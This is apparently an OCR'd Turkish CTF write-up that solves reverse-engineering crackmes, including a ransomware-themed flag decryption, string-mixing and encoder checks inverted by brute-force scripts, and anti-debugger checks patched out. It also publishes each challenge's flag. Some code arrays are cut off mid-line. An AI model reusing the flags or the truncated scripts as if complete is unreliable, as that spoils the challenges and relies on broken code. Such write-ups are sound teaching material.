
```
t = ""
a = a = 0x2D
t += chr(a)
a = a + 0x26
t += chr(a)
a = a - 0x0E
t += chr(a)
a = a + 0x2F
t += chr(a)
a = a - 0x3D
t += chr(a)
a = a + 0x1A
t += chr(a)
a = a + 0x29
t += chr(a)
a = a - 0x28
t += chr(a)
a = a - 0x1D
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x3
t += chr(a)
a = a + 0x21
t += chr(a)
a = a - 0x8
t += chr(a)
a = a - 0x0E
t += chr(a)
```

```
a = a + 0x0B
t += chr(a)
a = a - 0x1B
t += chr(a)
a = a + 0x1A
t += chr(a)
a = a - 0x0A
t += chr(a)
a = a + 0x0A
t += chr(a)
a = a - 0x33
t += chr(a)
a = a + 0x17
t += chr(a)
a = a + 0x14
t += chr(a)
a = a - 0x1D
t += chr(a)
a = a + 0x0F
t += chr(a)
a = a - 0x21
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x6
t += chr(a)
a = a + 0x1
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x14
t += chr(a)
a = a - 0x15
t += chr(a)
print(t)
```

5.5. Ransomware - Done

1. IDA'da stringslere baktim, "FLAG.txt.wncry" gorunce ona gittim, encryption gorundu, pythonda decrypt ettim





Flag: HK{K4r4d3n!zD3_Ru264r_S3RT_3s3R}

5.6. Mixer - Done

1. Verilen inputu asagidaki sekilde mix edip sonrasinda “h4CkK4r4d3n1z” mi diye kontrol ediyo

```
v5 = (int)(v2 - 1) / 2 - 1;
for ( i = 0; i <= v4; ++i )
{
  if ( i > v4 / 2 && v5 < v4 / 2 )
    v5 = v2 - 1;
  if ( i >= v5 )
  {
    ++i;
  }
  else
  {
    v7 = a1[v5];
    a1[v5] = a1[i];
    a1[i] = v7;
    --v5;
  }
}
v3 = strcmp(a1, "h4CkK4r4d3n1z");
if ( v3 )
  v3 = v3 < 0 ? -1 : 1;
if ( v3 )
{
  sub_401320("Don't waste time..\n", v3);
  return 1;
}
else
{
  sub_401000((int)a1);
  return 0;
}
```


2. 1234567890abc verip karsilastirilan degere ne gittigine baktim

```
008A117D  8808          mov byte ptr ds:[eax],cl
008A117F  8B55 F4       mov edx,dword ptr ss:[ebp-C]
008A1182  83EA 01       sub edx,1
008A1185  8955 F4       mov dword ptr ss:[ebp-C],edx
008A1188  EB 09         jmp anektarquestion.8A1193
008A118A  8B45 F8       mov eax,dword ptr ss:[ebp-8]
008A118D  83C0 01       add eax,1
008A1190  8945 F8       mov dword ptr ss:[ebp-8],eax
008A1193  EB 8B         jmp anektarquestion.8A1120
008A1195  C745 E4 28318A00  mov dword ptr ss:[ebp-1C],anektarquestion.8A3128   [ebp-1C]:"%s", 8A3128:"h4CkK4r4d3n1z"
008A119C  8B4D 08       mov ecx,dword ptr ss:[ebp+8]                           [ebp+8]:"6543217cba098"
008A119F  894D E8       mov dword ptr ss:[ebp-18],ecx
008A11A2  8B55 E8       mov edx,dword ptr ss:[ebp-18]
008A11A5  8A02          mov al,byte ptr ds:[edx]
008A11A7  8845 FD       mov byte ptr ss:[ebp-3],al
008A11AA  8B4D E4       mov ecx,dword ptr ss:[ebp-1C]                          [ebp-1C]:"%s"
008A11AD  3A01          cmp al,byte ptr ds:[ecx]
008A11AF  75 2E         jne anektarquestion.8A11DF
008A11B1  807D FD 00    cmp byte ptr ss:[ebp-3],0
```

3. 6543217cba098 olmustu verdigim input o zaman 1234567890abc

a. Input: 1234567890abc output:6543217cba098 veriyorsa
b. Harflerin h4CkK4r4d3n1z elde etmek icin degistirdigimizde 4KkC4hrz1n3d4 inputu vermemiz gerekiyor,

4. Inputumuzu verdigimizde sonuc ekrana basiliyor



Flag: HK{H3y6!D!_K4R4D3N!2}

5.7. ASM - Done

1. Derledim: gcc ASM.s -lstdc++
2. Decompilera attim

```
//----- (000000000000125B) ----------------------------------------------------
int __cdecl main(int argc, const char **argv, const char **envp)
{
  if ( argc != 2 || ptrace(PTRACE_TRACEME, 0LL, envp) < 0 )
  {
    puts("invalid input");
    return 0;
  }
  else
  {
    if ( (unsigned __int8)encoder((char *)argv[1]) )
      puts("successful");
    else
      puts("fail");
    return 0;
  }
}
```

3. Verilen parametreyi encoder fonksiyonuna veriyor 0dan farkli bir sey donerse successfull diyor

```
//----- (00000000000011C9) ----------------------------------------
__int64 __fastcall encoder(char *a1)
{
  int i; // [rsp+14h] [rbp-1Ch]

  for ( i = 0; i < strlen(a1); ++i )
  {
    if ( des[i] != ((a1[i] >> 4) ^ (16 * (a1[i] + 5))) )
      return 0LL;
  }
  return 1LL;
}
```

4. Encoder fonksiyonu verilen karakterleri bir kac isleme sokup des adli sabitlerin oldugu listedeki karsilik gelen indexteki degere esit mi diye bakiyor, herhangi bir karakter eşit olmadığında 0 dönüyor, bu da print fail e sebep oluyor
5. Bu değerleri sağlayacak brute force scripti ve flag aşağıda


```
# }
des = [
    1236, 1284, 2055, 1284, 1638, 1911, 1638, 1686, 1702, 1846, 1766, 2039, 1766, 1846, 1605, 1654, 1766, 191
    1766, 1605, 1654, 1766, 1911, 1605, 2023, 1638, 2023, 1814, 1638, 1927, 1766, 867, 883, 899, 2087, 0
]

out = ""
for i in range(len(des)):
    for c in range(0x20, 0x80):
        if des[i] == ((c >> 4) ^ (16 * (c + 5))):
            out += chr(c)
            break
print(out)
```

```
PROBLEMS 8   OUTPUT   DEBUG CONSOLE   TERMINAL

uraya kadar geldiysen isi cozmussun demektir. Elle ugrasmak yerine decrypt fonksiyonu da yazarsin artik.HK
{K4r4d3n!zD3_Ru264r_S3RT_3s3R}. Buraya kadar geldiysen isi cozmussun demektir. Elle ugrasmak yerine decryp
t fonksiyonu da yazarsin artik.Buraya kadar geldiysen isi cozmussun demektir. Elle ugrasmak yerine decrypt
 fonksiyonu da yazarsin artik.
PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf>  c:; cd 'c:\Users\yusuf\Desktop\shared-folders\ctf\b
os-ctf'; & 'C:\Users\yusuf\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\yusuf\.vscode\ext
ensions\ms-python.python-2022.10.1\pythonFiles\lib\python\debugpy\adapter/../..\debugpy\launcher' '25338'
'--' 'c:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf\encoder.py'
HK{Karadenizin_bir_havasi_bir_yaylasi123}
PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf>

cmd
Python Debug Console
```


Flag: HK{Karadenizin_bir_havasi_bir_yaylasi123}

5.8. Dünya dönüyor - Done

1. X64dbg ile actim, benim inputu ne yapiyor diye baktim, asagidaki kisimda kontrol ediyor




2. Buraya breakpoint koyup her seferinde istenen degeri kaydettim ve devam etmesi icin registeri de istenen degerle degistirdim, cikan degeri yazdigimda flag geldi




5.9. Klasik - Done

1. 2 yerde debugger var mi diye kontrol ediyordu, patchledim sonrasinda memoryde direkt flagi buldum, muhtemelen debugger olmadan acip suspend edip, cheat engine ile Flag diye aratsam da cikardi




5.10. Deep - Done

1. Verilen input boyutu 2den buyukse controle girmiyordu onu asagidaki gibi patchledim




2. Control fonksiyonunu saglayacak bruteforce u ayarladim




3.

```
t = [
    0x016f, 0x016e, 0x01a4, 0x01a2, 0x01de, 0x01b5, 0x012c, 0x01e7, 0x01c6, 0x0203, 0x012c, 0x01e7, 0x01b0, 0
    0x01b7, 0x01c6, 0x01de, 0x01e1, 0x0205, 0x012c, 0x01bc, 0x01e7, 0x01e7, 0x01f9, 0x0203, 0x019e
]
o = ""
for i in t:
    for a in range(0x20, 0x80):
        if (a >> 3) + ((a - 2) ^ (4 * a)) == i:
            o += chr(a)
print(o)

# HK{you_are_at_the_wrong_place}
```

4. Fakat burdaki flagi denedigimde kabul etmedi, aciklamadaki detay vurgusundan dolayi saga sola bakinirken printf in icindeki encoder i buldum



5. Decoderini yazip loc.key i cozdurdum base64 cikti onu decode edince da flag cikti

